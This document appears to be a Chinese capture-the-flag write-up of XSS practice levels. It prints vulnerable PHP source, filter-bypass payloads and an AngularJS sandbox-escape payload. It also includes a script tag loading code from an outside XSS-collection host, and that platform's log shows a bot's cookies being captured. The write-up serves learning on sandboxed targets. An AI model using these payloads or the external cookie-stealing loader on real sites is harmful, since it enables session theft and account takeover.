
发现有做过滤

```
view-source:http://challenge.qsnctf.com:32553/level15.php?src='/level1.php?name=%3Cscript%3Ealert()%3C/script%3E

1 <html ng-app>
2 <head>
3     <meta charset="utf-8">
4     <script src="angular.min.js"></script>
5 </script>
6 window.alert = function()
7 {
8     confirm("完成的不错！");
9     window.location.href="level16.php?keyword=test";
10 }
11 </script>
12 <title>欢迎来到level15</title>
13 </head>
14 <h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
15 <p align=center><img src=level15.png></p>
16 <body><span class="ng-include:"/level1.php?name=&lt;script&gt;alert()&lt;/script&gt;"></span></body>
17
18
```

采用标签绕过

```
?src='level1.php?name=<img src=abc onerror=alert(1)>'
```



看一下源代码

```
<html ng-app>
<head>
    <meta charset="utf-8">
    <script src="angular.min.js"></script>
</script>
window.alert = function()
{
    confirm("完成的不错！");
    window.location.href="level16.php?keyword=test";
}
</script>
```

```
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧! </h1>
<p align=center><img src=level15.png></p>
<?php
ini_set("display_errors", 0);
$str = $_GET["src"];
echo '<body><span class="ng-include:'.htmlspecialchars($str).'"></span></body>';
?>
```

回车代替空格绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第十六关

看一下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level17.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level16</title>
```



```


</head>
<body>
<h1 align=center>欢迎来到level16</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","&nbsp;",$str);
$str3=str_replace(" ","&nbsp;",$str2);
$str4=str_replace("/","&nbsp;",$str3);
$str5=str_replace(" ","&nbsp;",$str4);
echo "<center>".$str5."</center>";
?>
<center><img src=level16.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str5)."</h3>";
?>
</body>
</html>

```

空格被实体化了，采用回车代替，URL 编码是 %0A

/ 被过滤了，采用短标签绕过

?keyword=<svg%0Aonload=alert(1)>



短标签绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第十六关

看一下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level17.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level16</title>
</head>
<body>
<h1 align=center>欢迎来到level16</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","&nbsp;",$str);
$str3=str_replace(" ","&nbsp;",$str2);
$str4=str_replace("/","&nbsp;",$str3);
$str5=str_replace(" ","&nbsp;",$str4);
echo "<center>".$str5."</center>";
?>
<center><img src=level16.png></center>
<?php
```




```
echo "<h3 align=center>payload的长度:".strlen($str5)."</h3>";  
?>  
</body>  
</html>
```

空格被实体化了，采用回车代替，URL 编码是 %0A

/ 被过滤了，采用短标签绕过

```
?keyword=<svg%0Aonload=alert(1)>
```




Angular JS 模板注入 XSS



第六关

测试发现存在模板注入漏洞



构造 payload，[参考文章](#)

```
?username={{ 'a'.constructor.prototype.charAt=[].join;$eval('x=1 } } };alert(1)//');}}
```

```
'a'.constructor.prototype.charAt=[].join
```


- `'a'.constructor` 获取字符串的构造函数 (String)
- `prototype.charAt` 访问 String 原型上的 `charAt` 方法
- 将 `charAt` 方法替换为数组的 `join` 方法

```
$eval('x=1} } }';alert(1)///')
```

- `$eval` 是 AngularJS 的一个方法，用于执行字符串形式的表达式
- 注入的代码 `x=1} } }';alert(1)///` 包含：
 - `x=1` - 一个简单的赋值，部分目的是为了闭合前面的语法
 - `} } }` - 多个闭合括号，用于逃逸 AngularJS 的模板解析
 - `;alert(1)` - 实际要执行的恶意代码
 - `///` - JavaScript 注释，用于注释掉后续可能存在的代码

DOM 跳转 XSS



进入网站直接看源代码

```
<script>
  // location.search: 获取 URL 中 ? 后面的部分
  // .split("="): 将字符串按照等号 = 分割成数组
  // 如果 location.search 为 "?jumpto=https://www.baidu.com", target 会是:
  // ["?jumpto", "https://www.baidu.com"]
  var target = location.search.split("=")


  // target[0] 是 "?jumpto"
  // .slice(1) 移除第一个字符 ?, 变成 "jumpto"
  // 如果等于 "jumpto", 就进入 if 块
  if (target[0].slice(1) == "jumpto") {
    // 将浏览器重定向到 target[1], 也就是 https://www.baidu.com
    location.href = target[1];
  }
</script>
```

注意！当你将类似于 `location.href = "javascript:alert('xss')"` 这样的代码赋值给 `location.href` 时浏览器会将其解释为一种特殊的 URL 方案，即 `"javascript:"`


在这种情况下，浏览器会将后面的 JavaScript 代码作为 URL 的一部分进行解析，然后执行它

所以我们可以构造如下链接：执行 JS 语句

```
http://challenge-f42fd52528263d24.sandbox.ctfhub.com:10800/?jumpto=javascript:alert(1)
```



用 jQuery 的 `$.getScript()` 函数来异步加载并执行平台的 JS 脚本，通过 `jumpto=javascript:$.getScript()`



/ 代替空格绕过

过滤空格



所需金币: 50

题目状态: **未解出**

解题奖励: 金币:50 经验:5

<http://challenge-03fc5ac7d101463c.sandbox.ctfhub.com:10800>



00:25:13

环境续期 ▾

停止并销毁环境

每分钟需要1个金币,请根据个人需求

flag=ctfhub{59dcd38a1e34faf8bb51677b}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

利用 / 代替空格绕过

不安全 challenge-03fc5ac7d101463c.sandbox.ctfhub.com:10800/?name=CTFHub



XSS 空格过滤

What's your name CTFHub

Submit

Hello, CTFHub

Send URL to Bot

URL <http://challenge-03fc5ac7d101463c.sandbox.ctfhub.com:10800/?name=<script/SrC=//xs,pe/SXO></script>>

Send

TLXSS平台

项目操作

仪表盘

创建项目

模块管理

公共模块

私有模块

我的项目

CTFHUB

配置代码

查看记录 474194

记录ID

首次触发时间

最后触发时间

触发者IP

页面标题

触发TOP_URL

触发URL

浏览器分辨率

referrer

User Agent

Cookies

localStorage

sessionStorage

474194

2025-07-20 13:06:58

2025-07-20 13:06:58

1.83.158.6

CTFHub 技能学习 | XSS 空格过滤

http://challenge-03fc5ac7d101463c.sandbox.ctfhub.com:10800/?name=%3CScRIPt%3C=/xs.pe/SXO%3E

http://challenge-03fc5ac7d101463c.sandbox.ctfhub.com:10800/?name=%3CScRIPt%3C=/xs.pe/SXO%3E

800*600

Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/112.0.5615.138 Safari/537.36

flag=ctfhub(59dcd38afe34fa8bb51677b)

1 <html lang="en"><head>

2 <meta charset="utf-8">

3 <meta http-equiv="X-UA-Compatible" content="IE=edge">

4 <meta name="viewport" content="width=device-width, initial-scale=1">

5 <title>CTFHub 技能学习 | XSS 空格过滤

6 </title>

7 <link rel="stylesheet" href="/static/bootstrap.min.css">

8 <!-- HTML5 shiv and Respond.js for IE8 support of HTML5 elements and media queries -->

9 <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->

10 <!--[if lt IE 9]>

11 <script src="https://cdn.bootcss.com/html5shiv/3.7.3/html5shiv.min.js"></script>

12 <script src="https://cdn.bootcss.com/respond.js/1.4.2/respond.min.js"></script>

13 <![endif]>

14 <script src="/static/jquery.min.js"></script>

15 <script src="/static/popper.min.js"></script>

16 <script src="/static/bootstrap.min.js"></script>

URL XSS

欢迎来到XSS挑战

CHALLENGE ACCEPTED

点击图片开始你的XSS之旅吧！

第一关

可以发现 name 参数渲染到了网页上

404/level1.php?name=test

欢迎来到level1

欢迎用户test



payload的长度:4

尝试传入恶意代码

?name=<script>alert()</script>

p?name=<script>alert()</script>

challenge.qsnctf.com:30404 显示
完成的不错!

确定

取消

看一下源码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level2.php?keyword=test";
}
</script>
```

```
<title>欢迎来到level1</title>
</head>
<body>
<h1 align=center>欢迎来到level1</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["name"];
echo "<h2 align=center>欢迎用户".$str."</h2>"; // 直接将 $str 拼接到了标签中导致存在漏洞
?>
<center><img src=level1.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

闭合绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第二关

直接输入上一关 payload 没有执行

p?keyword= <script>alert%28%29<%2Fscript> &submit=搜索

欢迎来到level2

没有找到和<script>alert()</script>相关的结果.



payload的长度:24

查看页面源代码发现被插入到了 value

```
元素 控制台 源代码/来源 网络 性能 内存 应用 Lighthouse
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <script type="text/javascript">...</script>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level2</h1>
    <h2 align="center">没有找到和<script>alert()</script>相关的结果.</h2>
    <center>
      <form action="level2.php" method="GET">
        <input name="keyword" value="<script>alert()</script>" -- $0
        <input type="submit" name="submit" value="搜索">
      </form>
    </center>
    <center>...</center>
    <h3 align="center">payload的长度:24</h3>
  </body>
</html>
```

尝试闭合掉 input 标签及后面的 ">

"><script>alert()</script><"

成功弹窗

> alert%28%29<%2Fscript><"&submit=搜索

challenge.qsnctf.com:30404 显示

完成的不错!

确定

取消

看一下源码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level3.php?writing=wait";
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
// htmlspecialchars(): 转义 & " ' < >
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>". '<center>
<form action=level2.php method=GET>
<input name=keyword value="'. $str. '"
<input type=submit name=submit value="搜索"/>
</form>
</center>'; // 这一段直接将 $str 拼接到了 value 中导致存在漏洞
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

事件绕过

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

第三关

使用上一关的 payload 发现也被转义了

```
view-source:challenge.qsnctf.com:30404/level3.php?keyword="><script>alert%28%29<%2Fsc
自动换行 ☒
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("完成的不错!");
8   window.location.href="level4.php?keyword=try harder!";
9 }
10 </script>
11 <title>欢迎来到level3</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level3</h1>
15 <h2 align=center>没有找到和"script alert()</script>"相关的结果.</h2><center>
16 <form action=level3.php method=GET>
17 <input name=keyword value='&quot;&lt;script&gt;alert()&lt;/script&gt;&lt;&quot;'>
18 <input type=submit name=submit value=搜索 />
19 </form>
20 </center><center><img src=level3.png></center>
21 <h3 align=center>payload的长度:28</h3></body>
22 </html>
23
```


这里我们可以利用事件绕过，事件主要存在于一些标签的属性内部

还是要闭合下 `value`

```
'onclick=javascript:alert()'
```

`<!-- 点击事件 --!>`

提交后可以看到 `input` 标签中多了个 `onclick` 事件



```
1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7   confirm("完成的不错!");
8   window.location.href="level4.php?keyword=try harder!";
9 }
10 </script>
11 <title>欢迎来到level3</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level3</h1>
